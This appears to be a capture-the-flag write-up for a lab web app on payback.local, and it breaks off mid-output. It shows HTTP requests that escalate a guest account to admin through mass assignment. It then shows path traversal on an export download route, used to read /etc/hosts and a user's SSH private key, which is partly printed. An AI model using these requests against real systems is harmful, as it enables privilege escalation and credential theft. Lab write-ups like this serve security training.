
The feature works, and the request was made to `/user/profile`;



```
POST /user/profile HTTP/1.1
Host: exa-api.payback.local:20080
Content-Length: 23
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: application/json
Accept: */*
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Origin: http://exa.payback.local:20080
Referer: http://exa.payback.local:20080/
Accept-Encoding: gzip, deflate
Cookie: connect.sid=s%3AoNm88KT7uPCFCMqKT0-A5znHCXKj01Tl.TX9z34WlUaREI%2F%2BdmLf
Connection: close

{
  "password":"password"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 28 Jun 2023 01:43:23 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 43
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://exa.payback.local:20080
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"2b-lXWWZuL6AxoGPiM1f7aaNfWL1fU"

{
  "success":"Profile updated successfully!"
}
```


Going through burp's history, I noticed that this route also accepts a GET request that returns profile data of the user;



```
GET /user/profile HTTP/1.1
Host: exa-api.payback.local:20080
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept: */*
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Origin: http://exa.payback.local:20080
Referer: http://exa.payback.local:20080/
Accept-Encoding: gzip, deflate
Cookie: connect.sid=
s%3AoNm88KT7uPCFCMqKT0-A5znHCXKj01Tl.TX9z34WlUaREI%2F%2BdmLfa87EhhguQjgNyEUf6R9
DotQo
If-None-Match: W/"108-45V5A7LDlotzzJIWjWg0ToU6WrA"
Connection: close

```

```
Date: Wed, 28 Jun 2023 01:43:29 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 599
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://exa.payback.local:20080
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"257-RR/uJyE98CjLJ5TlXN13zlZfXV0"

{
  "_id":"649b8b97be55347af0b38531",
  "username":"guest",
  "name":"Guest User",
  "avatar":"static/avatars/9f9d9684002bf20e007b1d9ee914b4f15c8973cd.png",
  "creationDate":1687915415401,
  "admin":false,
  "activeTests":0,
  "results":[
    {
      "_id":"649b8fc6be55347af0b385f2",
      "userID":"649b8b97be55347af0b38531",
      "username":"guest",
      "name":"Guest User",
      "courseID":"649b6d9b89947ed4afb21e8a",
      "courseName":"HIST101",
      "courseTitle":"History for Dummies",
      "score":80,
      "passingScore":70,
```


The `admin` parameter is very interesting. Since the route seems to be associated with general user profile data, and is also used to update user password, could it be used to update other profile parameters beside the ones featured in the UI? So I made a request that updates the `admin` parameter and sets it to `true`, and no error was returned;



```
POST /user/profile HTTP/1.1
Host: exa-api.payback.local:20080
Content-Length: 38
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
Content-Type: application/json
Accept: */*
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Origin: http://exa.payback.local:20080
Referer: http://exa.payback.local:20080/
Accept-Encoding: gzip, deflate
Cookie: connect.sid=s%3AoNm88KT7uPCFCMqKT0-A5znHCXKjO1Tl.TX9z34WlUaREI%2F%2BdmLf
Connection: close

{
  "password":"password",
  "admin":true
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 28 Jun 2023 01:49:48 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 43
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://exa.payback.local:20080
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"2b-lXWWZuL6AxoGPiM1f7aaNfWL1fU"

{
  "success":"Profile updated successfully!"
}
```


A GET request to the route showed that the update succeeded, although the web UI was not updated in the browser;




```
GET /user/profile HTTP/1.1
Host: exa-api.payback.local:20080
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept: */*
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Origin: http://exa.payback.local:20080
Referer: http://exa.payback.local:20080/
Accept-Encoding: gzip, deflate
Cookie: connect.sid=
s%3AoNm88KT7uPCFCMqKT0-A5znHCXKjO1Tl.TX9z34WlUaREI%2F%2BdmLfa87EhhguQjgNyEUf6R9
DotQo
If-None-Match: W/"108-45V5A7LDlotzzJIWjWg0ToU6WrA"
Connection: close
```

```
{
  "_id":"649b8b97be55347af0b38531",
  "username":"guest",
  "name":"Guest User",
  "avatar":"static/avatars/9f9d9684002bf20e007b1d9ee914b4f15c8973cd.png",
  "creationDate":1687915415401,
  "admin":true,
  "activeTests":0,
  "results":[
    {
      "_id":"649b8fc6be55347af0b385f2",
      "userID":"649b8b97be55347af0b38531",
      "username":"guest",
      "name":"Guest User",
      "courseID":"649b6d9b89947ed4afb21e8a",
      "courseName":"HIST101",
      "courseTitle":"History for Dummies",
      "score":80,
      "passingScore":70,
      "passed":true,
      "date":1687916486490,
      "passedQuestions":4,
      "failedQuestions":1,
      "duration":62846
```

So I logged out and then logged back in, and a new tab named "Admin" appeared;




The "Manage Courses" feature was interesting as I previously had no access to the "WEB101" course. However, there wasn't any option to get or reset the course password;



WEB101

WEB101
Web Pentesting for Dummies
28/06/2023
10 questions in **5.00** minutes


I tried to export available results, but none was available. Trying the "Export Questions" option worked, and a download for a .json file was initiated. Nothing interesting was found inside the JSON file. However, the URL used for the download stood out;



```
GET /export/download?filename=exports/WEB101-questions.json HTTP/1.1
Host: exa-api.payback.local:20080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Referer: http://exa.payback.local:20080/
Accept-Encoding: gzip, deflate
Cookie: connect.sid=
s%3AoNm88KT7uPCFCMqKTO-A5znHCXKjO1Tl.TX9z34WlUaREI%2F%2BdmLfa87EhhguQjgNyEUf6R9
DotQo
If-None-Match: W/"944-188ff06357f"
If-Modified-Since: Tue, 27 Jun 2023 22:42:57 GMT
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 28 Jun 2023 01:56:35 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 2372
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://exa.payback.local:20080
Vary: Origin
Access-Control-Allow-Credentials: true
Content-Disposition: attachment; filename="WEB101-questions.json"
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 28 Jun 2023 01:56:20 GMT
ETag: W/"944-188ffb742bf"

[
  {
    "id":"a4f73b401184d3d395e4f12c7b954a598c63435e",
    "question":"Which of the following vulnerabilities involve injecting malici
    "options":[
      "RCE",
      "XXE",
      "SQLi",
      "XSS"
```


This hints at a possible *Local File Inclusion (LFI)* vulnerability. After playing around with it, it seems the only security check the application is doing on requested files is making sure that their name starts with "exports/" prior to any path normalization. This makes it vulnerable to LFI via *path traversal*, and I was able to read local files;



```
GET /export/download?filename=exports/../../../../etc/hosts HTTP/1.1
Host: exa-api.payback.local:20080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Referer: http://exa.payback.local:20080/
Accept-Encoding: gzip, deflate
Cookie: connect.sid=
s%3AoNm88KT7uPCFCMqKTO-A5znHCXKjO1Tl.TX9z34WlUaREI%2F%2BdmLfa87EhhguQjgNyEUf6R9
DotQo
If-None-Match: W/"944-188ff06357f"
If-Modified-Since: Tue, 27 Jun 2023 22:42:57 GMT
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 28 Jun 2023 01:59:42 GMT
Content-Type: application/octet-stream
Content-Length: 169
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: http://exa.payback.local:20080
Vary: Origin
Access-Control-Allow-Credentials: true
Content-Disposition: attachment; filename="hosts"
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 28 Jun 2023 01:04:55 GMT
ETag: W/"a9-188ff883183"

127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2  payback
```


Reading `/etc/passwd` showed that 2 local users exist: `agent47` and `exa`. The user `exa` is likely the user we are working with as it matches the name of the web app. Since we know SSH is running on the host, I tried to read the user's SSH key, which should be at `/home/exa/.ssh/id_rsa`, and it worked;



```
GET /export/download?filename=exports/../../../../home/exa/.ssh/id_rsa HTTP/1.1
Host: exa-api.payback.local:20080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Referer: http://exa.payback.local:20080/
Accept-Encoding: gzip, deflate
Cookie: connect.sid=
s%3AoNm88KT7uPCFCMqKT0-A5znHCXKjO1Tl.TX9z34WlUaREI%2F%2BdmLfa87EhhguQjgNyEUf6R9
DotQo
If-None-Match: W/"944-188ff06357f"
If-Modified-Since: Tue, 27 Jun 2023 22:42:57 GMT
Connection: close


```

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAu7zGj+Vj9iZIuA4dgE2+z3WHd72my5VDtFDsiMk7oLVdmTsy0Pg1
aHW7Hbs/+q9rxpvE9RGsTiq8qw4XaoeRPLvVtWE39R2JT71WoP8fMenJfme/0cPeMIB31U
ECVuHLLJkbtHg6Rbx9X6Iz6wpXhH5Au2m3dEKW+vrSbDbzbDVVflFhKtzhwaHQgfZngYwI
DWa0MUOH0In499qL9uNigfH1ngEEWQcDEKUkkCmzvlC/YCIJmE1Afu0v5Ff9XYrUI1ppY2
+TvW2XkdVh32583GJq+IdhdvvY7fVg31X0aY0f44zh7REeFiiw06QDgggTpfqtrXFDCjNn
FIR0MhhFDQAAA8gws6fVMLOn1QAAAAdzc2gtcnNhAAABAQC7vMaP5WP2Jki4Dh2ATb7PdY
d3vabLlUO0UOyIyTugtV2Z0zLQ+DVodbsduz/6r2vGm8T1EaxOKryrDhdqh5E8u9W1YTf1
HYlPvVag/x8x6cl+Z7/Rw94wgHfVQQJW4cssmRu0eDpFvH1fojPrCleEfkC7abd0Qpb6+t
JsNvNsNVV+UWEq30HBodCB9meBjAgNZrQxQ4fQifj32ov242KB8fWeAQRZBwMQpSSQKb0+
UL9gIgmYTUB+46/kV/1ditQjWmljb509bZeR1WHfbnzcYmr4h2F2+9jt9WDfVc5pjR/jj0
HtER4WKLDTpA0CCB0l+q2tcUMKM2cUhHQyGEUNAAAAAwEAAQAAAQBwvrgIptxXcTpuvptc
+FPFR3HpqU3IKYYVfhvvMdrLcuAZLAIimU2JxFpxSojrxfnVtqqb+tcdwnC30aiiY3QHo0
5+tTnjzK8v4idqXIyhby0A9FGwag6/1gchXP9IqiVYTULkK0fmBYLNsh234+gX07MoWh7A
hVUiuQsxzfZ2XrErMEwrtrTmwCIpgs9fg40kzz7B4oZJQjDC1wv+Ph+w78xYUfeQDaIuvG
4NkPsxtCa9FYLibFZ9poqDzuXKfFj/YriaD51UEpfHcxjm7IEkqeBSPXalc0vtAkDxyo0X
TwCZpQjmEpZ/qgf8zC7eec16T90VwmcnA0F6SDRfE0KBAAAAgQDEv8SZf12UqjpwSwdNJ8
mTopXBPjFzUi0qdJsrQ67jyQt40BvI8VkejXX/zFezMiPCw7UwB+8hnivDx4YPpIKgrJxw
